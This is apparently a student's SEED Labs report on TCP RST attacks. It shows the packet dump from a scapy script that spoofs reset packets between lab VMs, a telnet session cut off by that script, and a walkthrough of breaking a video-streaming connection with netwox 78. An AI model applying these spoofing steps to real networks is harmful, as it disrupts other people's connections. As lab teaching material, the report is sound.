[ Wrote 14 lines ]
^G Get Help   ^O Write Out   ^W Where Is   ^K Cut Text   ^J Justify   ^C Cur Pos
^X Exit       ^R Read File   ^\ Replace    ^U Paste Text  ^T To Spell   ^_ Go To Line
```

```
[03/12/24]seed@VM:~$ sudo chmod +x tcp_RST_attack.py
[03/12/24]seed@VM:~$ ./tcp_RST_attack.py
SENDING RESET PACKET...
version      : BitField (4 bits)          = 4                  (4)
ihl          : BitField (4 bits)          = None             (None)
tos          : XByteField                = 0                  (0)
len          : ShortField               = None             (None)
id           : ShortField               = 1                  (1)
flags         : FlagsField (3 bits)        = <Flag 0 ()>  (<Flag 0 ()>)
frag         : BitField (13 bits)         = 0                  (0)
ttl          : ByteField                 = 64                (64)
proto        : ByteEnumField            = 6                  (0)
chksum       : XShortField              = None             (None)
src          : SourceIPField            = '10.0.2.5'      (None)
dst          : DestIPField              = '10.0.2.4'      (None)
options      : PacketListField          = []                ([])
--
sport         : ShortEnumField           = 36862             (20)
dport        : ShortEnumField           = 23                (80)
seq           : IntField                = 2880974437     (0)
ack           : IntField                = 468695050      (0)
dataofs      : BitField (4 bits)        = None             (None)
reserved     : BitField (3 bits)         = 0                  (0)
flags         : FlagsField (9 bits)        = <Flag 4 (R)>  (<Flag 2 (S)>)
```

Repeating attack using scapy, the attacker (10.0.2.15) created a TCP RST packet to spoof a reset request from client 1 to client 2.



```

[03/11/24]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
VM login: Connection closed by foreign host.
[03/11/24]seed@VM:~$ 

```

TCP RST Attacks on Video Streaming Applications


Most of video sharing websites establish a TCP connection with the client for streaming the video content. The attacker's goal is to disrupt the TCP session established between the victim and video streaming machine. For demonstration purposes, we assume that the attacker and the victim are on the same LAN.

In the following, we describe the common interaction between a user (the victim) and some video-streaming web site:


- The victim browses for a video content in the video-streaming web site, and selects one of the videos for streaming.
- Normally video contents are hosted by a different machine, where all the video contents are located. After the victim selects a video, a TCP session will be established between the victim machine and the content server for the video streaming. The victim can then view the video he/she has selected.

The task is to disrupt the video streaming by breaking the TCP connection between the victim and the content server.


The attack is launched using netwox 78. The client can't connect to the streaming service when the attack is launched, since any requests will be answered with a RST packet.



Before attack



During attack



Once the attack is successful, the TCP RST packets sent from the attacker vm cause the victim's machine to interpret them as requests to reset the TCP connection with the content server. As a result of that, the video streaming session is abruptly terminated.